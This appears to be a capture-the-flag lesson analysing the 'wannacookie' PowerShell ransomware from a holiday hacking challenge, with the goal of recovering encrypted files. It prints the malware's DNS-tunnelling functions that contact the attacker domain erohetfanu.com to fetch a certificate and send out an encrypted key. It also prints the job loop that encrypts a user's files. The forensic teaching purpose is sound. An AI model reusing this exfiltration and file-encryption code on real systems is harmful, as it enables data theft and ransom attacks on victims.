
Objective--Recover Alabaster’s Password (Part 2)

# The beginnings of a solution--studying the code.

Note: this section examines each of the lines and functions involved in encrypting Alabaster’s files. It’s easy to get lost in the details. The next section is an overview of the findings in this section, so feel free to skip ahead or jump back and forth.

Our assignment last time was to document the malware, especially the evil lines from 193 to 203. Here we go.  


## Function get\_over\_dns

function get\_over\_dns($f) {

$h = ''

foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {

$h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings

}

return (H2A $h)


}

We didn’t talk about the get\_over\_dns function previously, but it is the same code that dropper.ps1 used. The function takes the command ($f) string as input, prepends it to erohetfanu.com, and sends a DNS query of type TXT to the erohetfanu.com DNS server. The answer it receives is the number of packets it will take to send the data requested in the command string. Once it knows the number of packets, the function uses foreach to grab the packets it needs and accumulates the text responses in $h. Finally, it converts the data in the packets to ASCII and returns it.

Line 193

$pub\_key = [System.Convert]::FromBase64String($(get\_over\_dns("7365727665722E637274")))


The name $pub\_key suggests that this may be a public key. It is nice that this malware is reasonably well written and self-documented.

The command string is server.crt. Again, I’m dot sourcing the file I copied all the malware functions to.  


We can easily grab that using the same call. If we remove the base64 decryption, we have   
get\_over\_dns("7365727665722E637274") | out-file server.crt




Sure enough, we get something that could be a certificate.  


Windows even recognizes it.  


If you search the Internet on “Internet Widgits Pty Ltd”, you will find that it is the default name used by openssl. If you generate a certificate in openssl without entering your own data, you become Internet Widgits. There is even a [Snort rule](https://www.snort.org/rule_docs/1-19551) for this; whoever is using it is lazy and could be evil.

We can find the length of $pub\_key to put in our table.  


We also use Get-Member to learn that $pub\_key is an array of bytes, or binary data.  



## Line 194

$Byte\_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join '')) | ? {$\_ -ne 0x00})

This one is hard to sort out. It includes PowerShell’s Get-Random function, so most likely $Byte\_key is random. When we run it, we see that $Byte\_key is 16 bytes of binary data. This will be a variable to keep track of.


## Line 195

$Hex\_key = $(B2H $Byte\_key)

In this line, the random key has been converted to 32 bytes of string data. This is another one to watch.  



## Line 196

$Key\_Hash = $(Sha1 $Hex\_key)

This line simply takes a SHA-1 hash of $Hex\_key. SHA-1 hashes are 40 bytes long.  


## Line 197

$Pub\_key\_encrypted\_Key = (Pub\_Key\_Enc $Byte\_key $pub\_key).ToString()

This line takes the $Byte\_Key, the $pub\_key (server.crt) and sends them to the Pub\_Key\_Enc function. The result comes back as a hex string, 512 bytes long. We need to see what the Pub\_Key\_Enc function does.  


## Function Pub\_Key\_Enc

function Pub\_Key\_Enc($key\_bytes, [byte[]]$pub\_bytes){

$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2

$cert.Import($pub\_bytes)

$encKey = $cert.PublicKey.Key.Encrypt($key\_bytes, $true)

return $(B2H $encKey)

This function takes the $Byte\_key, now called $key\_bytes, and the $pub\_key, now called $pub\_bytes, as input. It imports $pub\_bytes as a certificate and then uses Public Key encryption to encrypt $Byte\_key. The result is returned as hex.

So, $Pub\_key\_encrypted\_Key is the $Byte\_key, encrypted with the server’s public key.

## Line 198

$cookie\_id = (send\_key $Pub\_key\_encrypted\_Key)

For this one, we need to look at the send\_key function. It does something with the encrypted version of $Byte\_key.

## Function send\_key

function send\_key($encrypted\_key) {

$chunks = (split\_to\_chunks $encrypted\_key )

foreach ($j in $chunks) {

if ($chunks.IndexOf($j) -eq 0) {

$new\_cookie = $(Resolve-DnsName -Server erohetfanu.com -Name "$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings

} else {

$(Resolve-DnsName -Server erohetfanu.com -Name "$new\_cookie.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings

}


}

return $new\_cookie

}


The function split\_to\_chunks does just what it says. It takes $encrypted\_key ($public\_key\_encrypted\_key), which is a 512 byte long hex string, and turns it into an array of 32-byte chunks.


Then send\_key loops through the chunks, one at a time. On the first chunk (index is 0), it prepends the chunk ($j) to 6B6579666F72626F746964.erohetfanu.com and sends a DNS query. The answer is saved as $new\_cookie. For the rest of the chunks it also prepends $new\_cookie and does not save any answers that may or may not be returned.


We can use H2A to find the ASCII value of “6B6579666F72626F746964”  


The command string translates to keyforbotid.

So, send\_key transmits the encrypted $Byte\_key to the malware server using the DNS transfer mechanism. The server returns a value kept in $new\_cookie by the send\_key function, or in $cookie\_id by the wannacookie function.

If we run line 198, we can see the size and type of what the server returns.  




The variable $cookie\_id is strange. It is an array of 16 strings. All strings are empty, except the last string, which is a hex string of length 20. It converts to an ASCII string.  


## Line 199

$date\_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")

This is just the current date and time. It is a string of 39 bytes.

## Line 200

[array]$future\_cookies = $(Get-ChildItem \*.elfdb -Exclude \*.wannacookie `

-Path $($($env:userprofile+'\Desktop'), $($env:userprofile+'\Documents'),` $($env:userprofile+'\Videos'),$($env:userprofile+'\Pictures'),`

$($env:userprofile+'\Music')) -Recurse |

where { ! $\_.PSIsContainer } |

Foreach-Object {$\_.Fullname})

The $future\_cookies variable is interesting. It searches the Desktop, Documents, Videos, Pictures, and Music folders in the user’s profile for files ending in “elfdb”. It excludes any files ending in “wannacookie” and folders. Since $future\_cookies is an array of strings of undetermined length, we cannot put a length into our table.

## Line 201

enc\_dec $Byte\_key $future\_cookies $true

This line calls the enc\_dec function with the randomly generated key, an array of file names it found in the user’s profile, and the value $true. We need to examine enc\_dec.

## Function enc\_dec

function enc\_dec {

param($key, $allfiles, $make\_cookie )

$tcount = 12

for ( $file=0; $file -lt $allfiles.length; $file++ ) {

while ($true) {

$running = @(Get-Job | Where-Object { $\_.State -eq 'Running' })

if ($running.Count -le $tcount) {

Start-Job -ScriptBlock {

param($key, $File, $true\_false)

try{

Enc\_Dec-File $key $File $true\_false

} catch {

$\_.Exception.Message | Out-String | Out-File `

$($env:userprofile+'\Desktop\ps\_log.txt') -append

}

} -args $key, $allfiles[$file], $make\_cookie `

-InitializationScript $functions

break

} else {

Start-Sleep -m 200

continue

}

}

}

}

This is a complicated little function. Basically, it keeps 12 ($tcount = 12) jobs running that are calls to the function Enc\_Dec-File, with parameters $key (our old friend $Byte\_key), $File (one file from the array $future\_cookies), and $true\_false (set to True by the parameter passed in the original function call.) We’d better take a look at Enc\_Dec-File.

## Function Enc\_Dec-File



This is the function that does the file encryption. This function is fairly complicated, but we only need an overview to understand what it is doing. It receives the key ($Byte\_key), a file name/path, and either True or False for the variable $enc\_it. If $enc\_it is set to True, the function encrypts the file; otherwise it decrypts the file.

The function appends “.wannacookie” to the file name of any file it encrypts, and removes “.wannacookie” from the name of any file it decrypts.

The function uses AES encryption in Cipher Block Chaining (CBC) mode with a block size of 128 bytes. Our key (from $Byte\_key) is 16 bytes or 128 bits long. If you have not studied encryption yet, this would be a good time to [read about symmetric encryption](https://www.ssl2buy.com/wiki/symmetric-vs-asymmetric-encryption-what-are-differences), where the same key is used for both encryption and decryption. It is much faster than the asymmetric, or public key encryption, that is used in generating certificates. [AES](https://www.tutorialspoint.com/cryptography/advanced_encryption_standard.htm) is one of the algorithms currently approved for symmetric encryption by the U.S. National Institute of Standards and Technology (NIST).

## Lines 202 and 203

Once the files have been encrypted, the code cleans up after itself by clearing the variables $Hex\_key and $Byte\_key. This could be bad for our decryption efforts. If $Hex\_key remained in memory, we had a chance of recovering it from the dump file that Alabaster has. The Powerdump tool won’t find $Byte\_key in memory because it only works on strings, but the key is gone anyway.

Clear-variable -Name "Hex\_key"

Clear-variable -Name "Byte\_key"

This is distressing news. If we could recover $Hex\_key or $Byte\_key from memory, then we could easily decrypt Alabaster’s files.

# Review of what we have discovered

The code does this:

* downloads a copy of the server’s public key (server.crt, $pub\_key)
* generates a 16-byte random key ($Byte\_key, but I like to think of it as AES\_key)
* saves a copy of the hash of $Byte\_key
* encrypts $Byte\_key with the server’s public key and sends that to the server
  + the server returns a $cookie\_id
* encrypts all \*.elfdb in the user’s profile with AES, $Byte\_key is the key
* erases $Byte\_key and $Hex\_key from memory.

This code is tightly targeted. It only attacks computers in the KRINGLECONCASTLE domain, and only encrypts files with elfdb extensions.

Here is the table of variables.



|  |  |  |  |
| --- | --- | --- | --- |
| **Variable** | **type** | **length** | **purpose** |
| $pub\_key | byte array | 865 | server's public key |
| $Byte\_key | byte array | 16 | AES key for encrypting files |
| $Hex\_key | hex | 32 | $Byte\_key converted to hex |
| $Key\_Hash | string of hex | 40 | SHA-1 of $Byte\_key AES key |
| $Pub\_key\_encrypted\_Key | string of hex | 512 | $Byte\_key encrypted with server's public cert |
| $cookie\_id | array of strings | 16 | $cookie\_id[15] is a string len 20, the rest are empty |
| $date\_time | string | 39 | date and time |
| $future\_cookies | array of strings |  | file paths to be encrypted, all \*.elfdb files |

Here are the command strings we’ve found so far.

|  |  |
| --- | --- |
| **Command String** | **ASCII** |
| 6B696C6C737769746368 | killswitch |
| 7365727665722E637274 | server.crt |
| 6B6579666F72626F746964 | keyforbotid |
| 736F757263652E6D696E2E68746D6C | source.min.html |
| 72616e736f6d697370616964 | ransomispaid |
| 77616E6E61636F6F6B69652E6D696E2E707331 | wannacookie.min.ps1 |
| 77616E6E61636F6F6B69652E707331 | wannacookie.ps1 |

So, the malware generates a key that it will use to encrypt files with AES. It sends a copy of that key, encrypted with the server’s public key, to the server. After the file encryption is done, it deletes the key, saving only a SHA-1 hash.

# Hint Review

It’s easy to get confused by all the details when you are trying to decipher code. Let’s take a step back and remember what we are trying to do. Here are hints from Shinny Upatree and Alabaster Snowball to jog your memory.  


The link to the zip file Alabaster talks about is [here](https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip).

# Hand In

To recover Alabaster’s files, we need the key ($Byte\_key), but it has been deleted. We may be able to find a copy of the encrypted version, though.

1. If we have the encrypted key ($Pub\_key\_encrypted\_Key), can we recover the key? What other piece of the puzzle do we need?
2. Where could we find the encrypted key?
3. Use the information in [Chris Davis’ talk](https://www.youtube.com/watch?v=wd12XRq2DNk) (about 15 min. in) to use Powerdump to recover what you can from the memory dump that Alabaster gave us ([here](https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip)).